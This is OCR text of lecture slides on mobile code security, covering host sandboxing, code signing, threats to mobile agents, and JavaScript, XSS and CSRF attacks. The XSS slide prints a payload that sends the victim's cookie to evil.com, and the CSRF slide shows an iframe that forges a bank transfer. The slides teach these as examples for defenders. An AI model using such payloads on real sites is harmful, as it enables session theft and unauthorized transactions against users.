
How to Protect The Host

- Sandboxing
- Code Signing
- Firewalling
- Proof-carrying code

Sandboxing

- The basic idea
  - make the foreign mobile code to be executed within a sandbox in the host operating system.
- Mobile code can be controlled efficiently by allowing
  - monitored access to local host resources like CPU time, memory
  - so that denial of service attacks by the mobile code like over consuming resources do not occur.
- One of the most known examples of sandboxing technology is the Security Manager of Java and Code Access Security in dot net.


Sandbox variation in Java



Code Signing

- Idea is to authenticate the mobile code before it is actually executed .
- The producer of the code is required to sign it.
  - And the code consumer verifies the signature of the producer before using it
- Digital signatures are created using RSA

Code Signing Details



Firewalling

- Selectively choose whether or not to run a program at the very point where it enters the client domain.
- For example, if an organization is running a firewall or web proxy, it identify Java applets, examine them, and decide whether or not to serve them to the client. Research
- Usually it hard to implement.

Proof-Carrying Code

- Enables a host to determine that a program code provided by another system is safe to install and execute.
- Code producer is required to provide an encoding of a proof
  - that his/her code adheres to the security policy specified by the code consumer.
  - The proof is encoded in a form that can be transmitted digitally.
- Therefore, the code consumer can quickly validate the code
  - using a simple, automatic, and reliable proof-checking process

Protecting the Agent during the Transfer

- As a mobile agent moves around the network, its code as well as its data is vulnerable to various security threats.
- There are two known types of attacks ***passive attacks*** and ***active attacks***

Passive Attacks

- An adversary attempts to extract information
  - from messages exchanged between two Agents
  - without modifying the contents of the messages (eavesdropping).
  - cryptographic mechanisms are used to protect against this kind of attacks

Active Attacks

- Attacker is able to modify the data or the code of a mobile agent
  - to benefit from them
  - or impersonate a legitimate principal in the system and intercept messages intended for that principal
- Data integrity mechanisms can be used to protect against tampering (message digest technique)
  - Collision-Free Hash Functions
  - MD5
- Authentication mechanisms can be used to protect against impersonation.

Protecting the agent during the Execution

- In general, it is very difficult to protect an Agent from the environment that is responsible for its execution.
- Therefore, protecting an agent is more difficult and challenging than protecting the host resources from a malicious agent

Threats to Agents

- A host may simply destroy the agent
  - hence impede the function of its parent application.
- A host may steal sensitive information carried by the agent
  - such as a private key of the agent's owner.
- A host may modify the data carried by the agent for its favor.
  - For instance, it might change the price quoted by another competitor. Or modify the agent's code to perform some dangerous actions when it returns to its home site.

How to Protect the Agent during the Execution

- Limited blackbox security
  - Generate an executable code from a given agent specification. Executed as a “blackbox” by the host, i.e. the host can not modify or read it but it only can execute it as is.
- Computing with encrypted functions.
  - Functions that operate over encrypted data (input and ouput)
- Cryptographic traces
  - Analysis of data (called traces) collected during the execution of an agent.
  - The traces are then used as a basis for code execution verification

Computing with encrypted functions.

- The Key idea is that there is no intrinsic reason why a program must be executed in a plaintext form
- Therefore, one can have a computer executes a *cipher program* without understanding it.

Cryptographic traces

- The mechanism is based on post-mortem analysis of data (called traces) that are collected during the execution of an agent.
- The traces are then used as a basis for code execution verification,
  - i.e. has the code executed its designated tasks properly or not?

Javascript Code security

- JavaScript code is visible to a user/hacker.
- JavaScript code is downloaded from the server
  - executed ("eval") at the client
  - can compromise the client by mal-intended code
- Code is executed in a sandbox

Javascript Security

- Cannot read or write files on users' computers
  - Can use browser API (reload/cache)
- Allowed to interact with other pages in a frameset
  - If from same domain
- JavaScript cannot read browser history
  - API to navigate on the history
- Cannot access the cookies or variables from other sites.

AJAX security

- Same-Origin Policy
  - Isolate Web applications coming from different domains from each other
  - <script src="..." >
    - Src differet from .htm origin
    - regarded as part of the same-origin as the HTML document
- You can bypass the same-origin policy
- Not in line with current WEB2 structure
-

Cross-Site Scripting (XSS)

- Exploits Web applications that use input parameters back to the browser without checking it
- manipulates client-side scripts
  - to execute in the manner desired by the malicious user
- The victim is the user and not the application.
- Malicious content is delivered to users using JavaScript.

Cross-Site Scripting (XSS)

- Server side
  - Mail link

http://trusted.com/search?keyword=**<script>**

document.images[0].src="http://evil.com/steal?cookie="

+ document.cookie; </script>

- Client side
  -

document.getElementById('foo').innerHTML =

" **<script defer='defer'>alert('hello, victim')</script>**";

Cross-Site Request Forgery (CSRF)

- Malicious website will send a request to a web application
  - that a user is already authenticated previously
- Malicious requests are sent from a site that a user visits
  - to another site that the attacker believes the victim is validated against.
- The malicious requests are routed to the target site via the victim’s browser,
  - which is authenticated against the target site.
- The vulnerability lies in the affected web application, not the victim’s browser or the site hosting the CSRF.

Cross-Site Request Forgery (CSRF)

- Page on malicious site:
  - <iframe src="http://examplebank.com/app/transferFunds?amount=1500&destinationAccount=... >
  - If logged in on bank....
  - Browser reuses session on different windows
-

Effect of Attacks

- Stealing Cookies or Passwords
  - From text fields
  - With key loggers/mouse sniffers
- Inserting wrong information
- Stealing JSON messages